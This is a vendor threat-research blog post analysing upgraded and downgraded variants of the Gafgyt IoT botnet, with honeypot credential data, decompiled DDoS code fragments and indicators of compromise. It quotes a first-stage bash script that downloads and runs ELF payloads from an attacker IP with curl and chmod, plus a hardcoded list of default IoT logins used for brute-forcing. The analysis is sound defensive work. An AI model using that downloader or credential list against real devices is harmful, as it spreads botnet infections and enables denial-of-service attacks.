Could Threat Actors Be Downgrading Their Malware to Evade Detection?

By by Nozomi Networks Labs | November 2, 2022

Archived: 2026-04-05 16:35:12 UTC

Threat actors are known to modify their malware to evade detection and make additional profits. They do this by changing the file name and IP address, along with other features. This gives them an advantage, as it makes detection more difficult and helps them stay under the radar. The modifications are so common that we noticed not only upgraded but also downgraded versions of the same malware, which could be part of a broader threat actor strategy.

These upgraded/downgraded versions may suggest the existence of modular malware capabilities, with customers who pay extra getting access to additional and/or unique features. This may also suggest that threat actors are tailoring payloads for each campaign to avoid revealing all of a malware's functionality to researchers at once. After analyzing several malware types, we decided to focus on the Gafgyt malware family, which is known to target IoT devices, such as routers, to launch Denial of Service (DoS) attacks.

It requires a certain effort for security researchers stay on top of the latest botnet developments and their changes. That's why Nozomi Networks focuses on detecting malicious servers across the internet, in order to better understand malware behavior and enhance the protection of our customers. In this blog, we introduce the first and second stage of the Gafgyt malware, its variants/modifications, and provide Indicators of Compromise (IoC)s for detecting malicious activity.

First Stage – Initial Access

One of the most prevalent initial access techniques that Nozomi Networks Labs researchers track is the misuse of valid accounts. Malware attempts to perform credential access by brute forcing SSH and telnet credentials. If successful, the attacker can achieve code execution and deploy the first stage of malware to the vulnerable devices. Our chain of honeypots was able to capture the top credentials misused by attackers in the last week of September 2022 (Figure 1):



Figure 1. Top credentials misused by attackers within the last week of September 2022

Most of these entries (e.g. admin:admin, root:root, admin:1234, etc.) are the default usernames and passwords used to access various Internet of Things (IoT) devices. These credentials are used by multiple botnets; some are even accessible in the publicly available source code of Mirai malware. The top entries change over time, so the results may vary from month to month. You can find a chart of top credentials our honeypots captured in the first half of 2022 in our OT/IoT Security Report.

Once the malicious actors have gained access to the device, they then execute a bash script that allows them to deliver and execute the second-stage payload. The classic approach involves iteratively downloading several Executable and Linkable Format (ELF) payloads tailored to different architectures (usually using standard tools like curl or wget). The most common computer architectures are **x86**, ARM, MIPS/MIPSEL, PowerPC, SH-4, SPARC and m68k, so it will vary depending on the device. The threat actor will then attempt to execute each of them on the victim's device.

```
/bin/sh
rm -rf Boota.0curl
curl http://80.76.51.224/Boota.arm -o Boota.0curl
chmod 777 Boota.0curl
./Boota.0curl arm.curl
rm -rf Boota.1curl
curl http://80.76.51.224/Boota.arm5 -o Boota.1curl
chmod 777 Boota.1curl
./Boota.1curl arm5.curl
```

Figure 2. An example of the first stage bash script

Now, let's focus on the binary payloads delivered in the second stage and the type of information that can be used to aid researchers in attribution and clusterization.

Second Stage Payload

Traditionally, the first stage of a brute force attack is initiated by other compromised devices, while malicious Command-and-Control (C2) servers are used to deliver second stage payloads and issue commands to bots. To further complicate this attack, a different filename is usually associated with each C2 server. Due to the large number of different IPs used to carry out these attacks, the detection rate for malicious IPs on Virus Total is quite low. In the following example (Figure 3), Nozomi Networks is one of only eight vendors, out of a total of 94, that can detect malicious indicators that have been modified.



Figure 3. Low number of malicious C2 detections

There are several types of second-stage payloads:

- not packed samples
- samples packed with public versions of Ultimate Packer for Executables (UPX)
- samples packed with unreleased versions of UPX
- samples packed with any version of UPX and corrupted afterwards

If you are interested in the exact distribution of packers used, you can learn more in one of our previous blogs dedicated to anti-reverse engineering techniques. Regarding the UPX corruption, Nozomi Networks Labs recently released an open-source tool that automatically restores these modifications.

Gafgyt (aka Qbot) Malware Samples

Now let's dissect the Gafgyt malware and its variants. The Gafgyt source code was published more than five years ago and is publicly available on GitHub for everyone to re-use. Therefore, many of the analyzed samples implement one or more of Gafgyt capabilities. At first, the analyzed files may seem to belong to the same family, but they contain certain differences in capabilities and main functionality.

Common Sample

The common objective of the Gafgyt malware is to generate DDoS attacks via one of the few supported protocols. Figure 4 shows how the corresponding commands look inside the malware:

```
if ( (unsigned int)strcmp(*a1, "budp") )
{
  if ( (unsigned int)strcmp(*a1, "pudp") )
  {
    if ( (unsigned int)strcmp(*a1, "icmp-echo") )
    {
      if ( (unsigned int)strcmp(*a1, "tcp-syn") )
      {
        if ( (unsigned int)strcmp(*a1, "tcp-ack") )
        {
          if ( (unsigned int)strcmp(*a1, "tcp-raw") )
          {
            if ( (unsigned int)strcmp(*a1, "http") )
            {
              if ( (unsigned int)strcmp(*a1, "PING") )
              {
                if ( (unsigned int)strcmp(*a1, "botkill") )
                {
                  if ( (unsigned int)strcmp(*a1, "shell") )
                  {
                    if ( (unsigned int)strcmp(*a1, "stop") )
                    {
                      result = strcmp(*a1, "togglescanner");
```

Figure 4. A routine check of which supported commands were issued

These commands allow threat actors to perform DDoS attacks by using several protocols and methods (e.g., UDP, TCP, ICMP and HTTP).

In this case we see the usage of:

- UDP flood
- ICMP flood
- TCP SYN flood
- TCP ACK flood
- TCP raw flood
- HTTP flood

Other common functionalities enable the malicious actors to verify the status of the bot, execute arbitrary commands on it, or kill the malicious process. Additional functionality used by one of the analyzed samples includes:

1. scanning and searching for other devices on demand and attempt to penetrate them (Figure 5)
2. using a hardcoded list of credentials (similar to the one used by Mirai botnet)

This capability is also present on the Gafgyt source code on GitHub:

char *usernames[] = {"root\0", "\0", "admin\0", "user\0", "login\0", "guest\0"};

char *passwords[] = {"root\0", "\0", "toor\0", "admin\0", "user\0", "guest\0", "login\0", "changeme\0", "1234\0", "12345\0", "123456\0", "default\0", "pass\0", "password\0"}

However, in the analyzed samples, the list of credentials has been extended to include some credentials listed in Mirai source code.

```
sub_4020A0("admin", "admin", 10);
sub_4020A0("root", "root", 10);
sub_4020A0("root", "", 8);
sub_4020A0("guest", "12345", 8);
sub_4020A0("hikvision", "hikvision", 8);
sub_4020A0("default", "default", 8);
sub_4020A0("default", "", 8);
sub_4020A0("root", "vizxv", 8);
sub_4020A0("user", "user", 8);
sub_4020A0("root", "GM8182", 8);
sub_4020A0("root", "xc3511", 8);
sub_4020A0("root", "xmhdipc", 15);
sub_4020A0("root", "tsgoingon", 15);
sub_4020A0("root", "5up", 8);
sub_4020A0("root", "solokey", 8);
sub_4020A0("root", "vizxv", 15);
sub_4020A0("root", "juantech", 8);
sub_4020A0("root", "zlxx.", 8);
sub_4020A0("root", "antslq", 10);
sub_4020A0("root", "123456", 15);
sub_4020A0("root", "1001chin", 10);
sub_4020A0("root", "win1dows", 10);
sub_4020A0("admin", "7ujMko0admin", 10);
sub_4020A0("user", "user", 10);
sub_4020A0("root", "jvbzd", 10);
sub_4020A0("root", "123", 3);
sub_4020A0("admin", "0000", 8);
sub_4020A0("ftp", "ftp", 8);
sub_4020A0("root", "7ujMko0vizxv ", 8);
sub_4020A0("root", "hunt5759", 8);
sub_4020A0("root", "ivdev", 8);
sub_4020A0("admin", "zhone", 8);
sub_4020A0("guest", "guest", 8);
sub_4020A0("support", "support", 8);
sub_4020A0("daemon", "daemon", 8);
sub_4020A0("root", "icatch99", 8);
sub_4020A0("telnetadmin", "telnetadmin", 8);
```

Figure 5. Credentials used by the scanner in the analyzed sample

Unique Sample

The Gafgyt sample we analyzed uses a few defensive evasion techniques to conceal themselves and prolongate the infection. Here are some of the most common unique functionalities:

- **Monitoring processes running on the system:** One of the techniques used by this malicious sample is to list and continuously monitor all the processes running on the machine and to kill any running process that is not stored on a specific path.

For each process, the sample obtains the path of the executables resolving the symlink in /proc/PID/exe. When obtained, the file path checks if it contains the substrings bin/ or lib/.

Interestingly, this feature corresponds to the command “stop” in the extended sample, while in the lightweight sample it is always executed.

- **Hiding the process name:** At the very beginning of the execution and just after setting up a socket listening for incoming commands from the C2 server, the malware renames its process (e.g., to /bin/bash). To achieve this, it uses prctl syscall with an argument PR_SET_NAME, which allows it to set the name of the calling process to the values passed as a second argument.

```
mov     esi, offset aBinBash ; "/bin/bash"
mov     edi, PR_SET_NAME
xor     eax, eax
call    prctl
```

Figure 6. Malware using prctl to change its process name

- **Active use of forks:** To be able to segregate its functionality, malware will execute parts of the code in many separate forks, which can complicate the debugging. As shown in Figure 7, one of them creates 15 different instances

```
Up    p   sub_400B20+2B      call   __libc_fork
Up    p   sub_400CF0+2D      call   __libc_fork
Up    p   sub_400CF0+23B     call   __libc_fork
Up    p   sub_400F90+2D      call   __libc_fork
Up    p   sub_400F90+235     call   __libc_fork
Up    p   sub_401220+D3      call   __libc_fork
Up    p   sub_401220+E0      call   __libc_fork
Up    p   sub_4013A0+1F      call   __libc_fork
Up    p   sub_4013A0+1E6     call   __libc_fork
Up    p   sub_4015E0+21      call   __libc_fork
Up    p   sub_4015E0+117     call   __libc_fork
Up    p   sub_401900+25      call   __libc_fork
      p   sub_401C90+13B     call   __libc_fork
Do... p   sub_4022D0+11      call   __libc_fork
Do... p   sub_4022D0+143D    call   __libc_fork
```

Figure 7. Active use of forks in IoT malware

Lightweight Sample

While conducting our analysis, we discovered a Gafgyt sample with minimal amounts of Gafgyt capabilities. It supports only three commands, whereas the previously described samples have 12 different functionalities.

One of the basic features of this sample is for the C2 server to be able to check if the bot is alive. The C2 sends the command “PING” to the bot, and the bot will answer with “PONG” if it is up and running, as shown here:

if (!strcmp(argv[0], "PING"))

{

sockprintf(mainCommSock, "PONG!");

return;

}

Figure 8 shows the second and third functionalities in the function called botkill_and_udp_flood.

```
while ( sys_recv(socket, buffer, 0x3FuLL, MSG_NOSIGNAL) )
{
  if ( !(unsigned int)strcmp(buffer, "PING") )
    sys_sendto(socket, "PONG", 5uLL, MSG_NOSIGNAL);
  botkill_and_udp_flood((__int64)buffer);
  memcpy_0(buffer, 0, 64);
}
```

Figure 8. Three capabilities inside the lightweight version of Gafgyt: ping, botkill and UDP flood attack.

The botkill feature allows the C2 to send a command to kill the malicious process on the infected device, same as in the feature-rich sample described above. If the bot receives the command “botkill” it simply exits.

```
if ( !(unsigned int)strcmp((_BYTE *)buffer, "botkill") )
  _GI_exit(0LL);
```

Figure 9. Botkill functionality

Another way this functionality is implemented is by issuing a kill -9 PID command, as shown in Figure 10:

```
call    __libc_getpid
mov     esi, 9
mov     edi, eax
call    __GI_kill
```

Figure 10. Another implementation of botkill command

The UDP flood attack, exactly like in the other sample’s code, contains an infinite loop that calls sys_sendto which keeps sending UDP packets until this malicious program is killed.

```
while ( 1 )
  sys_sendto(socket, data, (int)(data_len + 1), MSG_NOSIGNAL);
```

Figure 11. UDP flood attack inside the malicious sample code

Conclusion

According to this research, threat actors may have various upgraded and downgraded variants of their malwares. This could mean that they’re changing their tactics and evading detection, or it could be a part of a dark web cyber

crime scheme to make additional profits by modulating the malware; additional features being added à la carte. Modifications include using different file names and IPs to evade detection and increase the longevity of an attack.

At Nozomi Networks, we distinguish between static and changing functionality to create robust detections that can help you keep track of different campaigns. To protect your network and systems, it is necessary to monitor these changes and incorporate tactics that counter these attacks into your defense strategy. Below are indicators associated with the malicious botnet discussed in this blog:

IoCs

- 62.197.136.231
- 80.76.51.244
- 2b1cc052f78141d91e1bc40db25418359a05c4ad28d2cd55f6e503e4f78c1010
- 05e586d03dfb2c4a79372d46f2f4a8a91bf24d303017a0ce9f223263b28752a5
